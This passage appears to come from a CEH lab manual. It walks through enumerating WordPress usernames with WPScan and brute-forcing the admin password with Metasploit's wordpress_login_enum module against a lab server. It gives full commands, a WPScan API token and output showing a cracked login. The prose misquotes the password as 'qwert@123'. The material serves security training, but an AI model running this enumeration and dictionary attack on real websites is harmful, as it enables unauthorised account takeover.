
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.



6. In the **Terminal** window, type **wpscan --api-token [API Token] --url http://10.10.1.22:8080/CEH --enumerate u** and press **Enter**.

Note: **--enumerate u**: specifies the enumeration of usernames.

Note: Here, we will use the API token that we obtained by registering with the <https://wpscan.com/register> website.

Wed Apr 20, 03:03

```
wpScan --api-token pblM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u - Parrot OS

File Edit View Search Terminal Help
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[~]
#wpScan --api-token pblM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u

[+]
[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
[+] Started: Wed Apr 20 03:02:38 2022

Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.51 (Win64) PHP/7.4.26
| - X-Powered-By: PHP/7.4.26
| Found By: Headers (Passive Detection)

Menu wpScan --api-token pblM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u
```

7. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.

8. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.

```
[i] User(s) Identified:  
[+] admin  
| Found By: Author Posts - Author Pattern (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Wp Json Api (Aggressive Detection)  
|     - http://10.10.1.22:8080/CEH/wp-json/wp/v2/users/?per_page=100&page=1  
|   Rss Generator (Aggressive Detection)  
|   Author Sitemap (Aggressive Detection)  
|     - http://10.10.1.22:8080/CEH/wp-sitemap-users-1.xml  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
  
[+] cehuser1  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] cehuser2  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] WPScan DB API OK  
| Plan: free  
| Requests Done (during the scan): 2  
| Requests Remaining: 23  
  
[+] Finished: Wed Apr 20 03:02:43 2022  
[+] Requests Done: 59  
[+] Cached Requests: 8
```

9. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
10. To obtain the passwords, you will use the auxiliary module called **wordpress\_login\_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications**.
11. To use the **wordpress\_login\_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
12. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.

The screenshot shows a terminal window titled "service postgresql start - Parrot Terminal". The window contains the following text:

```
Rss Generator (Aggressive Detection)
Author Sitemap (Aggressive Detection)
- http://10.10.1.22:8080/CEH/wp-sitemap-users-1.xml
Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Login Error Messages (Aggressive Detection)

[+] cehuser1
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] cehuser2
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 23

[+] Finished: Wed Apr 20 03:02:43 2022
[+] Requests Done: 59
[+] Cached Requests: 8
[+] Data Sent: 16.392 KB
[+] Data Received: 752.581 KB
[+] Memory used: 167.211 MB
[+] Elapsed time: 00:00:04
[root@parrot]~#
[root@parrot]~# service postgresql start
[root@parrot]~#
#
```

13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14. In msfconsole, type **use auxiliary/scanner/http/wordpress\_login\_enum** and press **Enter**.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot
attackers Home
README.license
Trash
Security Scripts
-[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion
Metasploit tip: Use help <command> to learn more
about any command
msf6 > use auxiliary/scanner/http/wordpress_login_enum
msf6 auxiliary(scanner/http/wordpress_login_enum) >
[ Menu msfconsole - Parrot Ter...]
```

15. This module allows you to enumerate the login credentials.

16. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.

17. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:

- o **PASS\_FILE**: Sets the **password.txt** file, using which you will perform the dictionary attack
- o **RHOST**: Sets the target machine (here, the **Windows Server 2022** IP address)
- o **RPORT**: Sets the target machine port (here, the **Windows Server 2022** port)
- o **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2022]:8080/CEH]**)
- o **USERNAME**: Sets the username that was obtained in **Step 8**. (here, **admin**)

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "show options" has been run, displaying the following table of module options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
ENUMERATE_USERNAMES	true	yes	Enumerate usernames
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RANGE_END	10	no	Last user id to enumerate
RANGE_START	1	no	First user id to enumerate
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/	yes	The base path to the wordpress application

18. Now, in the msfconsole, type the below commands:

- o Type **set PASS\_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **password.txt** password file).
- o Type **set RHOSTS [IP Address of Windows Server 2022]** (here, **10.10.1.22**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- o Type **set RPORT 8080** and press **Enter** to set the target port.
- o Type **set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH** and press **Enter** to set the base path to the WordPress website (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- o Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 8**. In this task, the **admin** user is being issued.

The screenshot shows the msfconsole interface on a Parrot OS desktop environment. The terminal window title is "msfconsole - Parrot Terminal". The command history shows the configuration of the auxiliary/scanner/http/wordpress\_login\_enum module:

```

RANGE_START          1
RHOSTS              yes
RPORT                80
SSL                  false
STOP_ON_SUCCESS     yes
TARGETURI            /
THREADS              1
USERNAME              no
USERPASS_FILE        no
USER_AS_PASS         false
USER_FILE             no
VALIDATE_USERS       yes
VERBOSE               true
VHOST                 no
PASSFILE             /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt
RHOSTS               10.10.1.22
RPORT                8080
TARGETURI            http://10.10.1.22:8080/CEH
USERNAME             admin

```

19. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.

The screenshot shows the msfconsole interface on a Parrot OS desktop environment. The terminal window title is "msfconsole - Parrot Terminal". The command history shows the execution of the auxiliary module:

```

msf6 auxiliary(scanner/http/wordpress_login_enum) > run
[*] http://10.10.1.22:8080/CEH - WordPress Version 5.9.3 detected
[*] http://10.10.1.22:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.1.22:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.1.22:8080/CEH - Usernames stored in: /root/.msf4/loot/20220420031916_default_10.10.1.22_wordpress.users_861272.txt
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Username: 'admin' - is VALID
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Found 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwerty@123'
[*] http://10.10.1.22:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'

```

20. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "msf6 auxiliary(scanner/http/wordpress\_login\_enum) > run" is entered. The output shows the following log entries:

```
[*] http://10.10.1.22:8080/CEH - WordPress Version 5.9.3 detected
[*] http://10.10.1.22:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.1.22:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.1.22:8080/CEH - Usernames stored in: /root/.msf4/loot/20220420031916_default_10.10.1.22_wordpress.users_861272.txt
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Username: 'admin' - is VALID
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Found 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwert
y@123'
[+] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwert
y@123'
[*] http://10.10.1.22:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc12
3'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwert
y@123'
```

21. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is **qwert@123**, which might differ in your lab environment.

```

Applications Places System Firefox msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 auxiliary(scanner/http/wordpress_login_enum) > run
[*] http://10.10.1.22:8080/CEH - WordPress Version 5.9.3 detected
[*] http://10.10.1.22:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.1.22:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.1.22:8080/CEH - Usernames stored in: /root/.msf4/loot/20220420031916_default_10.10.1.22_wordpress.users_861272.txt
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Username: 'admin' - is VALID
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Found 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'
[+] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwerty@123'
[*] http://10.10.1.22:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'

